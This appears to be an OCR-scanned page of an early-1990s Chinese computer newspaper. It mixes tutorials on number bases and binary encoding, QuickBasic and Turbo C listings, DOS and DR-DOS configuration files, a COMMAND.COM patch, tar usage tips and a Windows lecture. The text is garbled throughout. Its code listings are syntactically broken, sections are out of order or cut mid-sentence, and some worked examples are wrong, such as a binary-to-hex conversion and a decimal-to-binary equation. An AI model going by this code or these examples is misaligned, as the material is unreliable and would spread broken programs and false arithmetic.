1. 不同进制向十进制的转换,其方法是:按公式(2)(3)代入求和即可。

2. 十进制向其它进制的转换,比如转换成R进制,其方法是将该十进制数N,除以R,所得的余数为最低位R_0,再将商除R,得到余数为次低位R_1,再商除R,一直到商为0时为止,最后一次除所得余数即为最高位R_{n-1},R_{n-1} ... R_1 R_0即为转换结果。

例1:将十进制数185转换成二进制数,其结果及换算过程如下:

```
2 | 185 ... 余1 = R_0, 得二进制最低位
2 | 92 ... 余0 = R_1
2 | 46 ... 余0 = R_2
2 | 23 ... 余1 = R_3
2 | 11 ... 余1 = R_4
2 | 5 ... 余1 = R_5
2 | 2 ... 余0 = R_6
2 | 1 ... 余1 = R_7
```

R_7为二进制数的最高位。

例2:将十进制数739转换成十六进制数,其结果及换算过程如下:

```
16 | 739 ... 余14 = R_1(=E)
16 | 45 ... 余5 = R_2
```

即739d = 2E3H。从转换结果可以看出,较少的十六进制数可以表示较大的数值,所以国际上已把十六进制作为微型机生产的工业标准。

3. 常用非十进制数间的转换

所谓非十进制数,主要是指二进制、八进制、十六进制数间的转换,由于后两种是前一种的缩写形式,因而以前者为主来进行中间的转换,其方法就简单。

(1)十进制转换成八进制、十六进制,由于二进制的三位(或四位)对应于八进制(或十六进制)的一位,因而转换方法是:从二进制的最低位向高位(由右向左),每三位(或四位)二进制数用一位八进制数(或十六进制数)表示,最后不到三位(或四位)则在左边添零以补足三位(或四位)进行同样转换。

例1:把二进制数1010101010101转换成八进制数为(12525)8,因为:001010101010101 = (12525)8

例2:把二进制数1010101010101转换成十六进制数为(1655)16,因为:0001010101010101 = (1655)16

(2)八进制、十六进制转换成二进制数,其方法也很简单,只要将每位八进制(或十六进制)数用三位(或四位)二进制数表示即可。

例1:把八进制数(7104)8转换成二进制数为11100100100。

例2:把十六进制数1E5D转换成二进制数为000111001110011101。上述两例的换算公式如下,结束后可举上例直接写出结果。

```
1 6 5 5
↓ ↓ ↓ ↓
111 001 000 100 = 0001 1110 0101 1101
```

上述在转换时都要用到本文开头给出的几种常用进制计数制表,初学者要注意表中所列内容,在这个基础上按照所述方法适当做些练习,读者将会掌握进制制及其转换,以便在计算机应用中发挥作用。(未完待续)

辅导教师 滕文忠

编制应用软件能处理西文那样处理汉字信息，是广大计算机爱好者和程序员所希望和追求的。然而用 QuickBasic、Turbo C 等非汉字语言编程时，不仅无法在汉字系统下调试，而且编译了的程序在汉字系统下运行时不是死机，就是显示不出汉字，或者显示出了汉字却无法正常改变字符的颜色，更难以进行汉字的输入。

本人所接触到本行业众多应用软件中就有这样的情况：采用不同的应用软件要求各不相同的汉字系统，为了能随时使用这些软件，不得不在硬盘或软盘上两个汉字系统并存更多，有的应用软件干脆不用汉字系统，自带一个汉字，在软件内部实现汉字的显示，这样的应用软件为了要实现汉字提示和输入，不是缺乏兼容性，浪费大量的磁盘空间，就是减慢了软件运行速度。

今年七月我接了一个课题，因为这个软件用于气象自动测站数据，处理上将在全国各地气象站推广使用，所以要求很严格，课题组规定此软件要有很好的环境适应性，要求全部以汉字提示，其中还要输入处理一些汉字信息，而我手头上没有汉化的语言软件，在弄到汉化语言软件的企图失败后，也曾打算使用汉字库方法，但要输入汉字信息，困难难以在软件中实现，便取消了这一方案，更令人头痛的是软件要有很好的兼容性即不受底层系统的制约。

山重水复疑无路，要完成课题，只得“另辟蹊径”了，不得已本人用了近两个月的时间对常用的 213P、UCDOS、SUPER-DOS 和 QuickBasic 进行了一些分析，终是功夫不负有心人，果然柳暗花明又一村！到现在，软件已基本完成，不但可以输出输入汉字，而且在 213P、UCDOS、SUPER-DOS、WM-DOS 等汉字系统下都能正常运行。

欣喜之余，本人愿把这点收获与广大计算机爱好者共同分享，下面是 QuickBasic 中实现汉字输入输出子程序，这些子程序只要稍加改动，同样可在 C 语言中实现汉字的输入输出。

安徽 汪勇进

TYPE RegType '定义调用中断结构

```
ax AS INTEGER
bx AS INTEGER
cx AS INTEGER
dx AS INTEGER
bp AS INTEGER
di AS INTEGER
flag AS INTEGER
END TYPE
'以下定义子模块或函数头
DECLARE SUB Interrupt (Intrnum%,Inreg AS RegType,Outreg AS RegType)
DECLARE SUB scrump (ROW1%,COL1%,ROW2%,COL2%,num%)
```

千片软件 诚交天下

地址：乌鲁木齐达达街新化计算机站
联系人：张发青 邮编：830038

如何使高级语言编写的软件与各类汉字系统兼容

```
DECLARE SUB Print(Text%)
DECLARE SUB fcolor(fcolor%,beir%)
DECLARE SUB movcursor (num%)
DECLARE FUNCTION GetSRT%(Row%,COL%,Text%,Lenth%)
DECLARE FUNCTION getkey%()
'以下定义全局变量
DIM SHARED H AS RegType
DIM SHARED oo AS RegType
DIM SHARED Backchr AS INTEOER
DIM SHARED Forechr AS INTEOER
DIM SHARED CRLF AS STRING*2
'以下定义各功能键名
CONST LEFT=1075, RIGHT=1077, UP=1072, DOWN=1080
CONST PGUP=1083, PGDN=1081, HOME=1071, ENDK=1079
CONST DEL=1083,INS=1082,CONST ENTER=13,BASP=3
CONST ESC=27, TABK=9,STAB=1015,CRLF=CHR$(13)+CHR$(10)
'设置字符颜色子程序
SUB fcolor(fcolor%,beir%)
Backchr=fcolor%,Forechr=fcolor%
END SUB
'显示一字符串
SUB Print(Text%)
ll.cx=1: ll.cx=Backchr*13
FOR ll=1 TO LEN(Text%)
ansi=ASC(MID$(Text%,ll,1))
IF ansi=31 THEN
ll.cx=&H900+ansi:CALL Interrupt(&H10,ll,oo)
ELSE
IF ansi=13 THEN LOCATE CSRLIN,1
IF ansi=10 THEN movcursor(80)
END IF
NEXT ll
NEXT INTEOER
'从键盘读一次按键
FUNCTION getkey%
DO
ll.cx=&H700:CALL Interrupt(&H21,ll,oo)
IF ll.cx=oo:ax=MOD 256
IF ll.cx>OTHER yy%=ax%+yy%:getkey%=yy%:EXIT DO
yy%=1080
END WHILE yy%>256
LOOP FUNCTION
'输入一定长字符串
FUNCTION GetSRT%(Row%,COL%,Lenth%,Lenth%)
fochr 14,1,Cursor%=1,GOSUB pr
DO
fm=getkey%
SELECT CASE fm
CASE 32 TO 255
IF Cursor%>LEN(Text%)
THEN Text%=LEFT$(Text%+STRING$(80,32),Cursor%)
IF lmyin THEN
Text%=LEFT$(Text%,Cur-
```

```
sor%-1)+CHR$(fm)+MID$(Text%,Cursor%)
ELSE
Text%=LEFT$(Text%,Cursor%-1)+CHR$(fm)+MID$(Text%,Cursor%+1)
END IF
GOSUB pr:Cursor%=Cursor%+1
CASE BASP
IF Cursor%>1 THEN
Text%=LEFT$(Text%,Cursor%-2)+MID$(Text%,Cursor%)
Cursor%=Cursor%-1,GOSUB pr
END IF
CASE DEL
Text%=LEFT$(Text%,Cursor%-1)+MID$(Text%,Cursor%+1),GOSUB pr
CASE INS
lmyin=1-lmyin
CASE LEFT,RIGHT
Cursor%=Cursor%+(fm=LEFT)-(fm=RIGHT)
CASE ENDK
Cursor%=LEN(RTRIM$(Text%))+1
CASE HOME
Cursor%=1
CASE ENTER
GetSRT%=Text%,Cursor%=1,fochr 7,0,GOSUB pr
EXIT FUNCTION
```

```
CASE ELSE
END SELECT
IF Cursor%<1 THEN Cursor%=1
IF Cursor%>Lenth% THEN Cursor%=Lenth%:Text%=LEFT$(Text%,Lenth%)
LOCATE Row%,COL%+Cursor%-1,1,7,7-8*lmyin
pr:
LOCATE Row%,COL%+Cursor%-1,1,7,7-8*lmyin
Print MID$(Text%,Cursor%+STRING$(1,32))
LOCATE Row%,COL%+Cursor%-1
RETURN
END FUNCTION
'移动光标子程序
SUB movcursor(num%)
COL%=POS(0)+num%:Row%=CSRLIN
DOWHILE COL%>80:Row%=Row%+1,COL%=COL%-80
IF Row%>24 THEN Row%=24:CALL scrump(0,0,24,80,1)
LOOP
LOCATE Row%,COL%
END SUB
'移动屏幕子程序
SUB scrump (ROW1%,COL1%,ROW2%,COL2%,num%)
ll.cx=ROW1%*&H100+COL1%
ll.dx=ROW2%*&H100+COL2%
ll.ax=&H600+num%:CALL Interrupt(&H10,ll,oo)
END SUB
```

更正与补遗

93年第44期 <<CMOS内容的保存与恢复>>一文需作如下更正与补遗，以使程序进一步完善
1/0 应改为 1/0 (i=89):(i=121) 应改为 (i=89): (i=121)
-NULL 应改为 =-NULL
outport(0x70,i),fp) 应改为 outport(0x70,i):fpate (inport(0x71),fp): void wrcmos(vokd) (后应增加: struct date d: struct time t: getdate(&d): gettime(&t): 程序最后在 fclose (&f):后加入: settime(&d): settime(&t): 第二版匡大 陆国才 本版责任编辑06号

如何在MS-DOS6.0下运行汉化AUTOCAD 10.0软件

西文AUTOCAD 10.0(以下简称CAD)的汉化(如中国科学院华远技术公司汉化版，北京市华远技术公司汉化版)是在低版本操作系统(如DOS 3.30)下进行的。如CAD在DOS 3.30以下各版本均可较好运行。但DOS升级到5.0版时，配置CONFIG.SYS时取消ANSI.SYS文件，CAD在EGA显示方式运行较好，在VGA显示方式运行不能准屏(本单位两台AST 486上安装有CAD10.0版，显示器为SVGA)。现将MS-DOS5.0升级到MS-DOS6.0，即使不配置CONFIG.SYS，运行CAD进入CAD菜单状态后，除键入CTRN-BREAK能接收外，键入其他任何键均无反映，处于死机状态。当时只好采用软盘DOS 3.30启动后，在进入硬盘运行CAD 10.0。

经分析，HEZKEYV.COM只能管理常规键，不能执行增强型键盘命令，故在CONFIG.SYS中加入SWITCHES=/K，使增强型键盘起常规键

```
盘的作用。按如下配置CONFIG.SYS,CAD 10.0能在MS-DOS 6.0下EGA显示方式、VGA显示方式均能顺利运行，且达到最佳效果。
配置CONFIG.SYS
DEVICE=C:\DOS\HIMES.SYS
DEVICE=C:\DOS\SMARTDRV.EXE
SWITCHES=/K
DOS=HIGH
FILES=20
BUFFERS=30
SHELL=C:\DOS\COMMAND.COM C:\DOS\F
EGA显示方式:
CEGA.BAT
echo off
REM 将鼠标装如COM1
amomo=1
set imamodel=110104n
set imaport=2b0
set imaram=d8000
hlib
e350
set lhpheap=40000
```

```
set lipstack=5000
daega
hxyey
acad
echo on
VGA显示方式:
CVGA.BAT
echo off
REM 将鼠标装如COM1
amomo=1
loadhigh amomo/1
loadhigh hlib
loadhigh vag30
echo 汉化AutoCAD 10.0版汉字系统
echo 中国科学院华远电
脑公司1989.5
set lhpheap=39000
set lipstack=5000
loadhigh drvga
loadhigh hxyeyv
loadhigh acad
echo on
注:此种方法在MS-DOS 5.0,MS-DOS6.0下运行通过,AST 486 SVGA显示器。
四川 何仁仙
```

使用TURBO C2.0连接文件常遇到的问题

机读取文本文件回到屏幕，直到遇到文件结束符IA(ASCII码)，或者完全读取文件目录中指定的字节数。在显示连接文件时，计算机遇到第一个文件的结束IA，尽管当时尚未读到文件目录中指定的字节数，计算机也不会继续显示下去。

```
下面我们用DEBUG修改文件的第一部分尾部的结束符，就可完全显示连接的文件。文件第一部分长度为510个字节即1FDh。由于DEBUG转储文件内容是从100h开始的，所以文件第一部分的结束符IA在(100+1FE-1)=2FDh处。
e, /debug example.e
-e 2fd
-04b5,02fd IA.0A,将文件中的第一部分结束符IA改成执行符0A
CX 320
-w
writing 0520 bytes
```

```
-q
回到TURBO C编辑环境中，连接后的文件内容全部显示。
EDIT、QE等文字编辑软件，生成的文本文件末尾没有文件结束符IA，它们是靠文件目录中指定的字节数来控制屏幕显示的。用LINK-TXT.EXE连接它们生成的文件，或者是将它们生成的文件作为第一部分与WPS、MS TURBO C和EDLIN等以IA作结束符的文件连接起来，只要生成的连接文件中无IA结束符，就可以正常显示。
本程序在IBM-PC XT/AT,286,386上通过。
#include<stdio.h>
#define BUFSIZE 256
main(argc,argv)
int argc;
char *argv[];
{
int i;
char buff[BUFSIZE]
FILE *fp1,*fp2;
```

```
if(argc==1){
print("USAGE: link_txt filename2/n");
exit();
}
if ((fp1=fopen(argv[1],"a"))
==NULL){
print("file %s can't opened/n",argv[1]);
exit();
}
if ((fp2=fopen(argv[2],"r"))
==NULL){
print("file %s can't opened/n",argv[2]);
exit();
}
while(!feof(buff), BUFSIZE, fp2)
=NULL)
{
fputs(buff,fp1);
fclose(fp2);
fclose(fp1);
print("it is OK\n");
exit();
}
} 友成 李忠
```

WPS、SK和DOS5.0.6.0中的EDIT和TURBO C编辑环境等是目前非常流行的文件编辑软件。有时需要把它们编辑的两个不同的文本文件连成一个文件，以免重复键入的繁重工作。TURBO C 2.0的标准函数库提供了文件操作的文件输入函数和子程序输出函数，可以方便地实现这一要求。附程序清单。
在我们使用TURBO C生成的可执行文件(名为LINK-TXT.EXE)连接两个文本文件时，例如，有两段TURBO C编辑环境生成的源程序需要连接
EXAMPLE1 C 510 10-13-93 5,47p
EXAMPLE2 C 290 10-13-93 5,49p
键入指令LINK-TXT EXAMPLE1.C EXAMPLE2.C
屏幕显示:
ll OK!连接成功，生成的文件名叫另一个文本文件。
用DIR查看目录:
EXAMPLE1 C 800 10-13-93 5,51p
EXAMPLE2 C 290 10-13-93 5,49p
但是回到TURBO C文件编辑环境中，查看EXAMPLE1.C却只显示出第一部分文件的内容，而无第二部分文件内容。
为什么会出现这种情况呢?因为计算

DOS命令输入缓冲区池的实现

作为计算机操作员，我们都希望自己的工作环境方便舒适，为了在输入DOS命令时能在FOXBASE下那样，每输入命令后可再输入并可修改后再次执行，我设计了一个DOS命令输入缓冲区池。

该缓冲区池的设计思想是这样的，修改COMMAND.COM中调用键盘输入命令的部分(本例针对DOS3.30)。

```

2DEZ,18F1 OE PUSH CS
2DEZ,18F2 IF POP DS
2DEZ,18F3 BARD40 MOV DX,408DH
2DEZ,18F6 B40A MOV AH,0AH
2DEZ,18F8 CD21 INH 21H
改为:
2DEZ,18F1 CD80 BRT 80H
2DEZ,18F3 BF8D40 MOV DI,408DH
2DEZ,18F6 F3 REPZ

```

```

ZDEZ,18F7 A4
MOVSB
ZDEZ,18F8 OE
PUSH CS
ZDEZ,18F9 IF POP DS
INT80是作者自己编写的软中断，其功能是编辑一命令行，存放到自身的缓冲区中，回车时把本次编辑的命令行送给COMMAND.COM，返回参数，DS=缓冲区地址，SI=命令行偏移量，CX=字符数，定义上键分别为显示前、后一命令行，并可再次编辑执行，缓冲区共能存放最近输入的20个命令(可修改源程序中的参数增加或减少)，INT80H由BUFFER.COM驻留内存，因此BUFFER.COM必须加载AUTOEXEC.BAT中，在COMMAND.COM调用键盘输入前驻留内存，BUFFER.COM长约5KB，其中，数据区约2.5KB，用于存入20个命令，BUFFER.ASM长约360行，限于篇幅，这里不再给出，需要的读者可向本人索取，无偿提供，地址：河南焦作市中原铝厂安环处(454174)

```

河南 乔秋灿

在xenix系统中，对磁盘的存取除了用mount命令把磁盘装到系统中进行随机存取外，另一个常用的命令就是tar命令。tar命令操作简单，还能将一个文件分割在两张盘上，因此，人们通常用它来做文件备份，系统后援，但在使用过程中，有些问题注意不到，往往达不到预期的目的，而有关书籍对此命令介绍得很粗略，因此有必要对此命令进行一些探讨，现将笔者摸索的经验告诉大家。

tar的格式是：tar [选项] [文件名] 选项主要有r,c,x,t,v,文件名可以是带有路径名的文件名，如：/usr/bin/aaa和usr/bin/aaa,前者称为绝对路径，即以“/”打头，后者称为相对路径，使用过程中应注意下列问题：

1. 以相对路径备份的文件在向硬盘恢复时，总是以当前目录为基准进行恢复，因此恢复时应注意当前目录是否正确。
例：#pwd(查当前目录)
/usr/lib
#tar xzv usr/lib/aaa
查看硬盘可知，文件aaa恢复到了/usr/lib/usr/lib目录下。
2. 以绝对路径备份的文件在恢复时不论当前目录为何，都是以绝对路径恢复。
例：#pwd(查当前目录)
/usr/lib
#tar xzv /usr/lib/aaa

使用tar命令应注意的问题

此时，文件恢复到了/usr/lib目录下
3. 向硬盘恢复文件时，如果不是全盘恢复，只需摘录磁盘上的某几个文件，此时不能用通配符，应当逐个恢复。

例：磁盘上有四个以“disk”打头的文件。
#tar xzv /usr/zhong/disk
tar:4 file(s) not extracted(一个文件也没恢复)

4. 恢复一个带有路径名的文件时，要将路径名还原，否则不予恢复。

例：磁盘上有文件“/usr/zhong/abc.dat”
#tar xzv zhong/abc.dat
tar:1 file(s) not extracted

5. 由于选项“-r”是以追加方式写磁盘的，加之“-t”命令的顺序存取性，因此同一张磁盘上可以存有文件完全不同的若干个文件，在恢复时总是以最后的覆盖盘上相同的文件。
例：#tar tzv(用tar命令查磁盘目录)
#tar tzv

rwrxwx---300/70 8954 MAY 408.11
4990/usr/zhong/aaa

rwrxwx---300/70 9876 MAY 5 09.12 /usr/zhong/aaa

#tar xzv(从软盘恢复文件到硬盘)
查看恢复磁盘的文件，将可以看到文件时间将是1991年的。

综上所述，我们在做文件备份时，对于重要的文件(如业务运行系统、应用数据库系统)备份时，最好对备份目录进行备份，以确保备份的文件能够恢复到正确的目录下，对于常用的或自己编写的文件备份时可不加带路径，这样便于操作。
西中 郝晓峰

本报与美国微软公司联合举办专题技术讲座(九)

必须支持可作为服务器应用程序的OLE功能，接收数据的应用程序必须支持可作为客户应用程序的OLE功能。

一些程序只能支持两种模式中一种模式。例如，Paintbrush只能作为OLE的服务器，而Write和Cardfile只能作为OLE的客户程序。另外一些程序则可以同时支持OLE的所有模式。要确认这一点，必须参阅各应用程序的文档。

对于用户来说，OLE的连接与DDE的连接相比，它最大的进步即提供了直接在客户文档中调用服务器应用程序的功能，并不需要记住数据是从什么地方来的。当然，在外表上也有改进。然而，对DDE连接的担心在这里仍然存在。如果服务器应用程序的文档重新命名或定位后，还必须修补或放弃在客户应用程序文档中的连接。大多数OLE的客户应用程序都包括了帮助用户完成该任务的命令。

九. Windows中的几项控制技术

在这一讲里将简要地介绍Windows所提供的几项控制技术，它们是：利用控制面板实现各项控制；利用打印管理器来管理打印作业；Windows里的联网技术。

1. 控制面板

Windows提供的控制面板(Control Panel)，是一个可以使用户按照需要和任务性来调整系统配置而改变Windows工具体系。控制面板板来改变工作台的视觉效果，调节鼠标的灵敏度或键盘的重复频率，设置计算机的时钟和日期，安装打印机驱动程序，配置串行口，改变在386增强模式下Windows使用的交换文件的大小和类型，以及完成其它类似的任务。

用Control Panel对系统的修改结果大部分都记录在一个名为WIN.INI的文件中。WIN.INI是Windows的初始化(Windows初始化)的缩写，用户也可以使用编辑程序直接修改WIN.INI文件。

控制面板所控制的项目很多，它们在Control Panel以图标的形式来显示，如下图所示。

每个图标都可以用来调用该程序的一项功能。如果没有鼠标，则可以用方向键来选择图标；或者不用图标，而直接从Settings菜单中选择相应的命令。

如果要性系统上添加一个鼠标，改变所用的视频显示器，切换到一种不同类型的键盘(不仪是布局不同，而是一种不同的物理设备)，或将计算机与一个网络相连，那么就需运行Windows的Setup(设置)程序，而不是控制面板。

2. 打印管理器

一般说来，当打印Windows文件时，打印的数据

从应用程序中传给打印机驱动程序，在那里，数据传人名打印管理器(Print Manager)的Windows应用程序中，它再把数据送到打印机上。在此程序由于打印管理器的出现，从而允许同时传几个文件发送给打印机，打印管理器如同一个交通警察，收集请求打印的每一份文档文件中的数据，组织一个有序的打印队列，使文档文件按用户选取的顺序到达打印机，并且报告所有的等待打印任务的状态。

打印管理器可以处理系统上连接的所有打印机。如果在一台打印机上打印几个文件而在另一台上打印另外几个文件，打印管理器就会为每台打印机保持独立的打印队列，并将相应的数据送入各台打印机。

打印管理器还可以为网络上的Windows用户提供一些附加的服务功能，如果网络允许的话，打印管理器可以显示每台网络打印机各自的打印队列状态——甚至包括那些目前没有和用户计算机相连接的打印机。用户可以自己决定哪一台网络打印机有可能以最快的速度完成打印任务，然后可以使用Control Panel将计算机连接到那一台打印机上。


打印管理器可以带来极大的方便，特别是从几个不同的Windows应用程序中完成大量的打印工作时(当不会非Windows应用程序中打印时，也不会包括打印管理器)。但是，有时也会发现不用打印管理器而直接打印的优点。如果绕过打印管理器，可以更快地完成某种特定的打印任务，但在打印的文档文件上做更进一步的工作之前，必须等待一些时间直到此文件被打印完毕为止。而且只要打印机忙，就不能使用任何其它应用程序中的Print命令。

打印管理器是一个自动启动的程序，如果没有选择绕过它的服务，那么只要使用Windows中应用程序的Print命令，打印管理器就会自动地出现在工作台上，可在屏幕的底部看到打印管理器的图标(带有PrintManager标志的手工启动图标)，也可以在程序管理器里手工启动打印管理器。

当一个文件正在打印时，打开打印服务器图标，就可以看到名为Print Manager的窗口，其中给出了打印服务器所告知的信息：

·本计算机上所安装的打印机驱动程序，以及打印机连接在每个端口上。

·每台打印机的状态(是忙还是空闲)。(未完待续)



通过载剪板传递的信息完全是静态的，而动态数据交换(DDE)可以理解为动态的粘帖手段。当源文档中的信息被修改后，它将自动地修改粘帖的数据。

DDE的连接一般是指两个应用程序(client application)和服务者应用程序(server application)两者之间的对话(conversation)。客户应用程序是信息接收方，服务者应用程序则是信息的共给方。例如，假如将Microsoft Excel的电子表格(spreadsheet)和Word for Windows产生的报告按这种内容进行连接，则当改变电子表格中的数据后，它将自动地改变报告中的数据。这里，Word for Windows即为客户应用程序，Microsoft Excel则是服务者应用程序。

DDE对话总是和具体的主题(topic)和具体的项目(item)相关联的，主题和项目决定了客户应用程序所需要的服务者应用程序中的内容。

DDE连接可以是自动的，也可以是手工的。自动连接意味着当客户应用程序和服务者应用程序都在运行时，只要源数据有改动，就会自动地反映到客户应用程序的数据里。手工连接只有在客户应用程序中发出命令后才会更新数据(有时也将自动连接称为“热”连接或动态连接，将手工连接称为“冷”连接或静态连接)。

建立DDE连接方法
对于大多数应用程序，建立DDE连接的最简单方法是：将数据块从服务者应用程序中拷贝到载剪板上，激活客户应用程序，将插入点放到接收文档中要放置信息的位置上，然后使用Paste Link命令。有些应用程序此时还会提供一个确认对话框。

使用Paste Link命令建立连接是最简单的方法，但不是唯一的方法。

DDE有一些特殊限制：当需要使用它时，必须学习各个应用程序的不同连接方法。在完成连接后，应小心不要对服务者的任何部分进行移动或改名操作。通过DDE建立连接是单向的，没有办法将数据从客户应用程序返回到服务者应用程序。

3. 对象的连接与嵌入

对象连接与嵌入(OLE—Object Linking and embedding)，正如其名称所提示的那样，提供了两种服务功能。OLE是由其各功能的首字母组成的。它同样通过简单的Edit菜单过程来建立连接。要用OLE进行连接，首先应将数据从支持OLE功能的应用程序中拷贝到载剪板上，然后在另一个支持OLE功能的应用程序中使用Paste Link命令。对于嵌入，可按原样的过程来操作，但要用Paste命令代替Paste Link命令。

当然，连接双方的应用程序都要支持OLE。另外，提供数据的应用程序

DRDOS系统驱动程序的灵活配置

CONFIG.SYS是计算机使用过程中一个重要的文件，其中包含许多重要的系统配置命令，合理配置CONFIG.SYS将提高系统的安全、高效地使用计算机具有十分重要的意义。随着计算机技术的飞速发展，提供的功能愈来愈强大，大容量硬盘的出现也使许多软件同硬盘成为可能。然而一些先进的软件如WINDOWS、2.13H、WPS等对系统配置都有一定的特殊要求，由于各软件之间对环境配置的不同要求，导致相互之间发生冲突的可能性不断加大，一个理想的解决办法是每次自计算机，根据工作需要而灵活配置系统驱动程序。然而目前流行的MS-DOS3.31目录下只允许一个CONFIG.SYS文件存在，这样每次使用计算机都要根据需要进行重新设置，甚为不便，DRDOS在系统设置方面提供了几项新功能，较好地解决了这一问题。

下面首先介绍在CONFIG.SYS内部使用的几条重要命令：CLS,清除命令，格式为CLS,M,N表示将光标定位于M行N列。
SWITCH,选择输入命令，格式为SWITCH LABEL1, LABEL2, LABELS
本命令为一多路选择命令，最多可支持9路，即命令执行时，系统等待按键，如要转向第几路，便击数字几。
另外，每路执行完毕，可用RETURN命令返回到SWITCH下面的语句，用语句EXIT可返回到操作系统。

例如：计算机硬盘同时装

```

有WINDOWS、2.13H、WPS
刚可用下面的内容对CONFIG.SYS进行配置。
CLS
ECHO=10.10 DRDOS
ECHO=11.10
ECHO=2.13 WINDOWS
ECHO=12.10
ECHO=2.13H
ECHO=13.10
ECHO=4.10 WPS
SWITCH A,B,C,D
EXIT
!A
SHELL
!COMMAND.COM C:\
P
FASTOPEN=512
DOS=HIGH
DEVICE=
EMM86B.SYS
HISTORY=ON,256
RETURN
!B
DEVICE=C:\HIMEM.SYS
DEVICE=C:\EMM386.SYS
DOS=HIGH
FILES=30
RETURN
!C
DEVICE=C:\
\213
\ANSL.SYS
RETURN
!D
RETURN

```

经过以上配置后的计算机，每次开机后，便可根据工作需要出现的菜单进行选择，如要转向第几路，便击数字几。
另外，每路执行完毕，可用RETURN命令返回到SWITCH下面的语句，用语句EXIT可返回到操作系统。
例如：计算机硬盘同时装

(四) **BASIC高级语言入门** 简介
 BASIC是针对电脑初学者所设计的最为简单易用的电脑语言,为了提供 BASIC 程序语言初学者更快速、便利的学习工具,本软件着重以图文并茂的教学方式协助您在短时间内,即可轻松学会 BASIC 使用技巧。本软件着重于基本概念及一般规划的介绍,学习者可以通过循序渐进的学习,熟悉操作步骤及错误信息的处理,以达到对 BASIC 高级语言有一完整且深入的了解。本软件中每一专题后面都配有一定数量的练习题目,使您尽快加深学习印象,并为将来学习其它高级语言打好基础。

本软件所需配置: IBM PC、XT/AT、286、386 及其兼容机; VGA 彩显; 1.2M 软盘驱动器, 640K 以上内存。

(五) **BASIC绘图音乐入门** 简介
 在计算机语言所提供的各项功能中,绘图功能与音乐功能是比较特殊和不易掌握的功能,然而一旦您对这两项功能运用自如,就会使您所编制的程序更加丰富多彩和富于趣味性。本软件主要介绍在 BASIC 语言中,绘图和音乐功能的基本概念及基本命令,并且通过详细的解说搭配实例示范,让学习者能更深入的了解绘图及音乐指令的格式和意义。在本软件中,屏幕画面分为操作区和说明区两大部分,让学习者在学的时候,能够完全模拟 BASIC 的音乐环境,使您能够立即掌握 BASIC 的绘图音乐指令,并且实时地看到您编写的程序运行结果,以增加学习的乐趣,提高学习效果。

本软件所需配置: IBM PC、XT/AT、286、386 及其兼容机; VGA 彩显; 1.2M 软盘驱动器, 640K 以上内存。

(六) **PC TOOLS入门** 简介
 PC TOOLS自一九八四年第一版正式问世以来,赢得了计算机用户和软件出版业广泛的好评。PC TOOLS 具备了提供 DOS 相同的操作功能,并能以窗口方式,对电脑操作系统中的各种文件、磁盘等进行操作。此外,更可支持局域网操作,及增加一般桌上所需工具,如笔记本操作、大纲操作、约会时间表等,是现今工具软件包中,不可多得的好软件,也是对付繁杂的电脑之最佳利器。本软件将带您进入 PC TOOLS 的国度中,逐一介绍 PC TOOLS 的各种功能及使用的方法和技巧,使您尽快地熟悉并感受到这当今实用程序领域中,不可多得的神奇。

本软件所需配置: IBM PC、XT/AT、286、386 及其兼容机; VGA 彩显; 1.2M 软盘驱动器, 640K 以上内存。

北京 海定等

二、计算机中的编码

(一) 数在机器中的表示方法

1. 真值与机器数
 设有数 $N1 = +1001010$
 $N2 = -1001011$

这就是二进制的真值,数的符号用“+”、“-”表示。
 由于计算机只能识别“0”、“1”,而不认识“+”、“-”号,因此必须把数的符号也数码化才行,由此得到: $N1 = 01001010$
 $N2 = 11001011$ 。“+”号用 0 表示,“-”号用 1 表示,此时 $N1$ 、 $N2$ 就叫机器数。

2. 定点数与浮点数
 由于数有纯小数,纯整数和混合小数之分,关于小数的处理问题,就产生了定点数和浮点数的表示方法。

通常,对于任意一个二进制数可以表示为 $X = \pm 2^L \cdot C$, 其中 L 称阶码, C 称阶码, 2 就称为阶码的底。L 表示数 X 的全部有效数字,阶码指明小数的位置, L、C 均用二进制表示。当 C=0 时,叫定点数,小数点在 L 的最高位前为纯小数; 小数点在 L 的最低位后为纯整数,其形式为


数符 尾数 · L · 及

数符 尾数 · L ·

八位机,用定点数表示,只能定七位有效数字,最高位为符号位。

当 C≠0 时,则表示是浮点数。

$X = \pm 2^L \cdot C$ 的形式为



阶符 阶码 尾符 尾数
 例如 $N = +1040 = +1101100_2$

则机器中可表为 $[0][1][1][110]$

浮点表示法比定点表示法的优点是,在同样数位的情况下可表示的范围大,运算精度高,其缺点是运算规则复杂,机器用的设备量大。

3. 计算机中数的规格化
 当小数的最高位为 1 的数称为规格化数,否则称为未规格化数,例如,数 0.00101 称为未规格化数,其值同样的数 $2^{-2} \times 0.101$ 就称为规格化数。

4. 数码表示法
 既然一个数的数值与符号全部数码化了,符号位与数值都是数码,那么在对数据进行运算操作时,为了妥善处理符号位及尾数的问题就产生了原码、反码及补码的编码方法。它们就是机器数的表示方法,这就是计算机中的编码。

(二) 二进制的编码

1. 原码表示法: 这是一种最简单的机器数表示法,用“0”表示数的正号,用“1”表示数的负号,其数值部分按一般的二进制形式表示。

如 $N1 = +1001010 = 01001010$
 $N2 = -1001010 = 11001010$

记为 $[+1001010]_{原} = 01001010$
 $[-1001010]_{原} = 11001010$

2. 反码表示法: 对于正数的反码与原码表示法一样,而负数的反码则是符号位仍用 1 表示,其尾数逐位求反,即 1 变 0, 0 变 1。

如 $N1 = +1001010$, 则 $[N1]_{反} = 01001010 = [N1]_{原}$
 $N2 = -1001010$, 则 $[N2]_{反} = 10110101$
 $[N2]_{反} = 1.0110101$
 $[N2]_{反} = 1.0110101$

对于“0”的反码不是唯一的,而是

$[+0]_{反} = 00 \dots 00$
 $[-0]_{反} = 11 \dots 11$

3. 补码表示法: 一个数的补码是这样定义的: 对于正数的补码和原码,反码相同,而对于负数的补码是反码末位加“1”,即原码变反加“1”,符号位保持不变。

如: $N1 = +1001010$, 则 $[N1]_{补} = [N1]_{原} = [N1]_{反} = 01001010$
 $N2 = -1001010$, 则 $[N2]_{补} = 1.1001010$
 $[N2]_{补} = 1.0110101$
 $[N2]_{补} = 1.0110101$

对于 0 之补码只有一个:
 $[+0]_{补} = [-0]_{补} = 00 \dots 00$

对于八位二进制数,表示十进制的无符号数为 0~255,表示原码为 -127~+127,反码为 +127~+127,而补码则为 -128~+127,这是因为:

如: $[N]_{补} = 1$ 0000000, 此数非零,且为负数还原真值为 -128。

4. 码制运算:
